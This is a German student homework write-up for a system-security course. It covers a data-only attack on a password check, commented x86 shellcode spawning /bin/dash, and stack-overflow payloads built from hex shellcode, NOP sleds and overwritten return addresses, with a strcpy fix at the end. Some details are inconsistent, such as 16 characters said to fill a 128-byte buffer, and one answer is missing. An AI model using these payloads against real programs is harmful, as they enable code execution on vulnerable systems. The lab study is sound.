Systemsicherheit - 3. Übung

Dennis Rotärmel, Niklas Entschladen, Tobias Ratajczyk, Gruppe Q

May 26, 2019

Aufgabe 1: Size Directives

a) optional

b) erforderlich

c) erforderlich

d) optional

e) fehlerhaft

Aufgabe 2: Data-Only Attack



Figure 0.1: Erfolgreicher Buffer Overlow

Wie in Abbildung 0.1 zu sehen ist, ist eine Data-Only Attack in dem bereitgestellten Programm möglich. Als Eingabe dienen hierbei 16 "A"Zeichen, welche das Array `password_buffer` füllen. Die Größe des Buffers ist hierbei der Größe des Arrays zu entnehmen und beträgt 128 Bytes. Zusätzlich wird eine "1" an den übergebenen String angefügt, welche den Wahrheitswert der Variablen `auth_flag` auf wahr setzt. Alternativ funktioniert auch die Eingabe "`ichHasseSyssec!!!1`"
Durch Tausch der Zeilen 8 und 9 ändert sich auch die Reihenfolge, in welcher die lokalen Variablen der Funktion auf den Stack gelegt werden. Somit liegt (vorausgesetzt, dass hohe Adressen "oben" liegen) das übermittelte Passwort über der Variablen, welche eine erfolgreiche Authentifizierung kennzeichnet. Eine Authentifizierung mithilfe eines Buffer Overflows wie zuvor ist somit nicht mehr möglich, da jene Variable nun nicht mehr überschrieben werden kann.



Figure 0.2: Hier funktioniert die zuvor verwendete Methodik nicht

Aufgabe 3: Shellcode

```
1  global _start
2
3  _start:
4  ;-----------------------------------
5  ; TODO
6  ; Your shellcode spawning /bin/dash goes here
7  xor eax, eax     ;eax leeren
8  push eax         ;0-Byte in den Stack geben
9  push 68736164h   ;Dash auf den Stack pushen
10 push 2f2f2f2fh   ;4 ''/'' als Padding
11 push 6e69622fh   ;''bin'' auf stack pushen
12 mov ebx, esp     ;2. Parameter des syscalls (Pointer auf Stack)
13 mov al, 0xb      ;1. Parameter des syscalls (execv)
14 int 0x80         ;interrupt: syscall
15
16 ; ------------- End of file -------------
```

Listing 1: kommentierter Maschinencode

Aufgabe 4: Stack-Based Buffer Overflow

a)

Das Programm "basic_overflow" muss folgendermaßen in der Shell eingegeben werden:

```
1 ./basic_overflow \$(python -c 'print "\x31\xc9\xf7\xe1\x51
2 \x68\x64\x61\x73\x68\x68\x2f\x2f\x2f\x2f\x68\x2f\x62\x69\x6e
3 \x89\xe3\xb0\x0b\xcd\x80" + "\x90"*86 + "\x4c\xcf\xff\xff"')
```

Listing 2: "Skript für Aufgabe 4a) (Code entspricht einer Zeile!)

Dabei ist das $-Zeichen zu beachten, welches eine Subshell aufruft, womit man in einem Shellbefehl einen weiteren Befehl ausführen kann. Die Angabe ist hier in Little-Endian. Der erste Teil ist der Shellcode (von \x31 bis zum ersten +) danach kommt das NOP-Padding. Nach dem Padding kommt die Return-Adresse, welches das Programm ausgibt. Hier wurde der Shellcode etwas umgeformt.

b)

Aufgabe 5: Smashing the Stack for Fun and Exam Prep

a)



Figure 0.3: Stackframes

b)

Der Kommandozeilenparamter könnte wie folgt aussehen:

```
1 \x90\x90\x90\x90\x90\x90\x90\x31\xc9\xf7\xe1\x51\x68\x2f\x2f\x73
2 \x68\x68\x2f\x62\x69\x6e\x89\xe3\xb0\x0b\xcd\x80\x90\x90\x90\x90
3 \xEF\xBE\xAD\xDE
```

Listing 3: Kommandozeilenparamter ($\hat{=}$ einer Zeile)

Die Instruktionen "\x90" dienen hierbei als NOP-slide und als zusätzliches Padding um den Buffer zu überschreiben. Am ende muss die Adresse `0xDEADBEEF` in Little-Endian stehen. Damit wird die return-Adresse überschrieben und der Shellcode wird dadurch aufgerufen.
Wenn die Adresse des password_buffers `0xDEAD0070` lautet, dann wäre dies problematisch aufgrund des 0-Byte, da bei der `strcpy` Funktion dieses Byte als das Ende eines

Strings interpretiert wird. Somit wäre es nicht möglich die return-Adresse vollständig zu überschreiben.

d)

Um diesen Bug zu fixen, ist es notwendig, vor Zeile 12 des Codes das übergebene Passwort auf die Länge zu überprüfen. Die `strcpy` Funktion sollte nur dann Ausgeführt werden, wenn die Länge des eingegebenen Passwort ≤ 27 ist. Auch ist es möglich, statt `strcpy`, `strncpy` zu verwenden.